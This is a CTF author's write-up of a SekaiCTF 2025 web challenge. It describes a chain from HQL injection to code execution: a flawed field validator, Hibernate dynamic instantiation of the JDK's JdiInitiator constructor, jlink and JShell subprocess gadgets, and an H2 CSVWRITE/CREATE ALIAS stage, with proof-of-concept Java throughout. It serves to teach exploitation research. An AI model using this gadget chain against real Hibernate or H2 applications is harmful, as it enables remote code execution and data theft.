A challenge I authored for SekaiCTF 2025.
Setup
Two Java services are given, both use Hibernate ORM:
order_service(port 1337, public): handles orders and proxies authn to authn_service. Uses MySQL.authn_service(port 8000, internal): handles authentication and session management. Uses an H2 in-memory database.
There is a suid binary that prints the flag in the authn_service. The goal is code execution.
order_service
The order_service exposes only 2 endpoints. The /orders handler validates the session via getSession (which calls authn_service), validates the fields parameter with Util.validateFields, then creates an HQL query with the three values and executes it via Hibernate’s EntityManager.createQuery:
// order_service/src/main/java/sekai/Main.java
case "/orders" -> {
    if (!formData.containsKey("sessionId")) {
        code = 400;
        yield "Missing sessionId";
    }
    var authnUser = getSession(formData.get("sessionId"));
    if (authnUser == null) {
        code = 401;
        yield "Unauthorized";
    }
    var fields = formData.get("fields");
    if (!Util.validateFields(fields)) {
        code = 400;
        yield "Invalid fields";
    }

    var sql = "select %s from Order o where o.username=\"%s\"".formatted(fields, authnUser);
    var et = HibernateUtil.getSessionFactory().createEntityManager();
    var result = et.createQuery(sql).getResultList();
    // ... stringify result ...
}
case "/login" -> {
    var sid = login(formData.get("username"), formData.get("password"));
    yield sid == null ? "Unauthorized" : sid;
}
login and getSession are clients to authn_service with regex validation on their inputs:
// order_service/src/main/java/sekai/UserAuthenticationClient.java
public static String login(String u, String p) throws IOException {
    if (!u.matches("^[a-zA-Z0-9]+$")) {
        throw new IllegalArgumentException("Username must be alphanumeric");
    }
    // POST username=<u>&password=<md5(p)> to authn_service /login,
    // parse "sessionId=<hex>" out of the response
}

public static String getSession(String sessionId) throws IOException {
    if (!sessionId.matches("^[0-9a-fA-F]+$")) {
        throw new IllegalArgumentException("Session ID must be hexadecimal");
    }
    // POST sessionId=<id> to authn_service /sessionInfo,
    // parse "user=<username>" out of the response
}
authn_service
The code is mostly similar to order_service. It registers two routes to handle the authn logic:
// authn_service/src/main/java/sekai/Main.java
case "/sessionInfo" -> {
    var sessionId = formData.get("sessionId");
    var sql = "select s from Session s where s.sessionId = \"%s\"".formatted(sessionId);
    var result = HibernateUtil.getSessionFactory().createEntityManager()
                              .createQuery(sql).getResultList();
    if (result.isEmpty()) { code = 401; yield "Unauthorized"; }
    var session = (Session) result.get(0);
    yield "user=" + session.user.username;
}
case "/login" -> {
    var sql = "select u from User u where u.username = \"%s\" and u.password = \"%s\""
              .formatted(formData.get("username"), formData.get("password"));
    var result = HibernateUtil.getSessionFactory().createEntityManager()
                              .createQuery(sql).getResultList();
    if (result.isEmpty()) { code = 401; yield "Invalid username or password"; }
    var user = (User) result.get(0);
    var session = HibernateUtil.addSession(new Session(user, null));
    yield "sessionId=" + session.sessionId;
}
Both endpoints have an obvious HQL injection, but we can’t interact with this service directly. This leaves us with two main questions:
- How to reach HQLi in the
authn_service? - How to turn HQLi into ACE and exfil the flag?
Exploitation primitives
Coming back to the endpoints exposed by order_service: the regexes block injection of additional fields through the username or sessionId parameters. Note that the password forwarded to authn_service is MD5’d.
The only input that is left and sinks into HQL is the fields parameter in /orders.
It allows authenticated users to select which fields are returned:
// order_service/Main.java
var fields = formData.get("fields");
if (!Util.validateFields(fields)) {
    code = 400;
    yield "Invalid fields";
}
var sql = "select %s from Order o where o.username=\"%s\"".formatted(fields, authnUser);
var et = HibernateUtil.getSessionFactory().createEntityManager();
var result = et.createQuery(sql).getResultList();
Taking a look at Util.validateFields:
public static boolean validateFields(String fields) {
    var tokens = fields.split(",");
    for (var i = 0; i < tokens.length; i++) {
        var token = tokens[i].trim();
        if (Pattern.matches("\\W", token)) {
            return false;
        }
    }
    return true;
}
it is obvious that the validation is flawed: Pattern.matches("\\W", token) checks whether the entire string equals exactly one non-word character. A bare " or ( is rejected, but anything longer than one character passes.
This is the entry point for the exploit path. We can reach it by logging in as “guest:guest” (the seed user), grabbing the session ID, sending a request to /orders with fields=username invalid and seeing the server erroring out on the invalid field.
Leveraging HQL injection
There is some material on HQL injection1 2 3 4, but most of it is about data exfiltration, not ACE.
There is a lesser known HQL feature called dynamic instantiation:
There is a particular expression type that is only valid in the select clause. Hibernate calls this “dynamic instantiation”. JPQL supports some of that feature and calls it a “constructor expression”. […] The class here need not be mapped. If it does represent an entity, the resulting instances are returned in the NEW state (not managed!).
That means, select new com.example.Foo(col1, col2) from ... will cause Hibernate to reflectively call Foo’s constructor.
What’s interesting for us is that the class doesn’t have to be a mapped entity.
Any class on the classpath with a matching constructor is allowed.
The parsing happens in SemanticQueryBuilder#visitInstantiation, which takes the FQN literally from the HQL text and resolves it via the application classloader.
// SemanticQueryBuilder.java:1361-1376
final ParseTree instantiationTarget = ctx.instantiationTarget().getChild( 0 );
if ( instantiationTarget instanceof HqlParser.SimplePathContext ) {
    String className = instantiationTarget.getText();
    // ...
    dynamicInstantiation = SqmDynamicInstantiation.forClassInstantiation(
            resolveInstantiationTargetJtd( className ),
            creationContext.getNodeBuilder()
    );
}
Constructor selection happens later, in DynamicInstantiationResultImpl:
// DynamicInstantiationResultImpl.java:147-188
for ( Constructor<?> constructor : javaType.getJavaTypeClass().getDeclaredConstructors() ) {
    // ... match by arity + assignment compatibility on each argument ...
    constructor.setAccessible( true );
    return new DynamicInstantiationAssemblerConstructorImpl( constructor, javaType, argumentReaders );
}
Two details worth noting:
getDeclaredConstructors()returns all constructors including private/package-private. Combined withsetAccessible(true)on the next line, this means access modifiers are not a constraint. Any constructor of any class on the classpath is reachable.- The actual call is
targetConstructor.newInstance(args)inDynamicInstantiationAssemblerConstructorImpl#assemble. That means, the constructor invocation happens at query execution time, once per row in the result set.
This yields a pretty powerful primitive: we can invoke arbitrary constructors of any class on the classpath. But to turn this into ACE we first need a constructor that allows code-execution.
With Spring in the classpath this is a solved problem: org.springframework.context.support.ClassPathXmlApplicationContext loads a Spring bean definition from an attacker-controlled URL, and a malicious XML can instantiate arbitrary beans.
But in this challenge I intentionally tried to reduce the number of dependencies to make it more interesting.
The only two targets on the classpath are Hibernate and the (Temurin) JDK itself, so we have to find a constructor in either of those.
Finding a jdk-only ACE-sink constructor
With CodeQL I quickly found 12 candidates in the JDK the challenge used. Not all of them were exploitable.
After a bit of time I narrowed it down to 3, with the sources all being parameters of the same constructor:
jdk.jshell.execution.JdiInitiator.
JDI (Java Debug Interface, com.sun.jdi) is the JDK’s high-level API for remote JVM debugging. It lets you attach to a running JVM, inspect state, step through code, etc.
Looking at the constructor:
// JdiInitiator.java:86-112
 86 public JdiInitiator(int port, List<String> remoteVMOptions, String remoteAgent,
 87         boolean isLaunch, String host, int timeout,
 88         Map<String, String> customConnectorArgs) {
    // ...
 99     Map<String, String> argumentName2Value
100             = isLaunch
101                     ? launchArgs(port, String.join(" ", remoteVMOptions))
102                     : new HashMap<>();
    // ...
109     customConnectorArgs.entrySet()
110                        .stream()
111                        .filter(e -> !"vmexec".equals(e.getKey()))
112                        .forEach(e -> argumentName2Value.put(e.getKey(), e.getValue()));
The relevant part is in L109-L112: the user-controlled customConnectorArgs entries are merged into the JDI connector argument map after the defaults, with only "vmexec" filtered out. Everything else can be overwritten, including "main".
The default value for "main" (from launchArgs) is remoteAgent + " " + port, basically a class name plus argv. The com.sun.jdi.CommandLineLaunch connector spawns that as a subprocess. By passing "main" => "<class> <args>" in customConnectorArgs, we can directly choose the command line of a fresh JVM process:
public static void main(String[] args) {
        int jiPort = 0;
        List<String> jiRemoteVMOptions = List.of();
        String jiMainLauncher = "jdk/tools/jlink/internal/Main";
        boolean jiIsLaunch = true;
        String jiHost = "localhost";
        int jiTimeout = 3000000;
        Map<String, String> jiCustomConnectorArgs = Map.of(
                "main",
                "our_input"
        );
        new jdk.jshell.execution.JdiInitiator(
                jiPort,
                jiRemoteVMOptions,
                jiMainLauncher,
                jiIsLaunch,
                jiHost,
                jiTimeout,
                jiCustomConnectorArgs
        );
}

From here, there are multiple ways to achieve code execution. The one I went with is to launch a jlink subprocess that writes a JShell script to disk, then launch a JShellToolProvider subprocess to execute that script.
The first gadget jdk.tools.jlink.internal.Main is the CLI entry point for jlink:
// jdk/tools/jlink/internal/Main.java
public static void main(String... args) throws Exception {
    System.exit(run(new PrintWriter(System.out, true),
                    new PrintWriter(System.err, true),
                    args));
}
jlink accepts a --save-opts <filename> flag that writes the command line (and other stuff) to a specified path.
That’s effectively an arbitrary file-write primitive against any location the JVM can write to. However, we do not have full control over the content written by getSaveOpts, since the content is prefixed with a comment line containing the current date, followed by space-joined argv:
private String getSaveOpts() {
    StringBuilder sb = new StringBuilder();
    sb.append('#').append(new Date()).append("\n");
    for (String c : optionsHelper.getInputCommand()) {
        sb.append(c).append(" ");
    }
    return sb.toString();
}
This won’t matter for the exploitation path. The following PoC shows how we will abuse it:
public static void main(String[] args) {
        int jiPort = 0;
        List<String> jiRemoteVMOptions = List.of();
        String jiMainLauncher = "jdk/tools/jlink/internal/Main --save-opts /tmp/lol";
        boolean jiIsLaunch = true;
        String jiHost = "localhost";
        int jiTimeout = 3000000;
        Map<String, String> jiCustomConnectorArgs = Map.of(
                "main",
                "jdk/tools/jlink/internal/Main --output /tmp/tmp --add-modules java.base -p test --save-opts /tmp/lol",
                "includevirtualthreads",
                "n,server=y,suspend=n,address=localhost:13370"
        );
        new jdk.jshell.execution.JdiInitiator(
                jiPort,
                jiRemoteVMOptions,
                jiMainLauncher,
                jiIsLaunch,
                jiHost,
                jiTimeout,
                jiCustomConnectorArgs
        );
}
When this subprocess runs, jlink will throw a com.sun.jdi.connect.VMStartException.
We can ignore that, the file was still written to the server:
/tmp » c lol
───────┬─────────────────────────────────────────────────────────────────────────────────────────────
       │ File: lol
───────┼─────────────────────────────────────────────────────────────────────────────────────────────
   1   │ #Mon Aug 16 23:55:12 CEST 2025
   2   │ --output /tmp/tmp --add-modules java.base -p test --save-opts /tmp/lol
───────┴─────────────────────────────────────────────────────────────────────────────────────────────
We can enclose test in quotes (e.g., \"test\nstring\") to inject newlines. This becomes important for the next stage, which requires a valid JShell script on the filesystem to be executed.
Launching JShell with a custom script
Now that we have a primitive to write attacker-controlled content to a predictable file, we can use JShellToolProvider, the JDK’s launcher for the jshell REPL.
Its main builds a JavaShellToolBuilder and starts it on the given argv, where a positional argument is interpreted as a script file to execute.
We can invoke it using the same JdiInitiator method as before, but with the proper class as main argument in customConnectorArgs and now the argv pointing to the file we just wrote with jlink:
Map<String, String> customConnectorArgs = Map.of(
                "main", "jdk/internal/jshell/tool/JShellToolProvider /tmp/lol",
                "includevirtualthreads", "n,server=y,suspend=n,address=localhost:1337"
);
To summarize, the first JdiInitiator call launches a jlink process that writes a JShell script to disk. The second JdiInitiator call launches a JShellToolProvider process that executes that script.
There are some nuances to work out to make this reliable which I will not go into here.
Refer to the solver for further details.
H2 CSVWRITE + CREATE ALIAS
Now that we have achieved code execution on the order_service host, we can interact with authn_service directly and trigger the HQL injection in the /login endpoint:
var sql = "select u from User u where u.username = \"%s\" and u.password = \"%s\"".formatted(
                                    formData.get("username"),
                                    formData.get("password")
                            );
This service uses H2’s SQL engine. We can abuse two H2 features chain here.
First, the “query” argument of the builtin CSVWRITE(file, sql, options) runs as a Statement.executeQuery against the live connection:
// h2/tools/Csv.java:149-156
public int write(Connection conn, String outputFileName, String sql,
        String charset) throws SQLException {
    Statement stat = conn.createStatement();
    ResultSet rs = stat.executeQuery(sql);
    // ...
}
For this, H2 doesn’t restrict the statement type.
A multi-statement script (select 1; CREATE ALIAS ...; CALL ...) passed through CSVWRITE executes every statement against the H2 engine.
The only gate is session.getUser().checkAdmin(), but H2 in-memory databases default to admin for the first connecting user.
Second, CREATE ALIAS compiles and registers an arbitrary Java method.
The compile happens in FunctionAlias.loadFromSource via H2’s bundled SourceCompiler (a wrapper around javax.tools.JavaCompiler):
// h2/schema/FunctionAlias.java:128-145
private void loadFromSource() {
    SourceCompiler compiler = database.getCompiler();
    synchronized (compiler) {
        String fullClassName = Constants.USER_PACKAGE + "." + getName();
        compiler.setSource(fullClassName, source);
        Method m = compiler.getMethod(fullClassName);
        // ...
    }
}
Solver
The full solver is a bit too long to go through in detail here, but the main steps are:
- Log in as guest and grab the session ID
- Send the first
JdiInitiatorpayload to write the JShell script with the jlink gadget - Send the second
JdiInitiatorpayload to execute the JShell script with theJShellToolProvidergadget, which executes the final stage payload - The final stage payload triggers the H2
CSVWRITE+CREATE ALIASchain to write the flag to the database username and create a session with a known ID - Send a request to
/orderswithfields=username||"to retrieve the flag from the username of the created session’s user.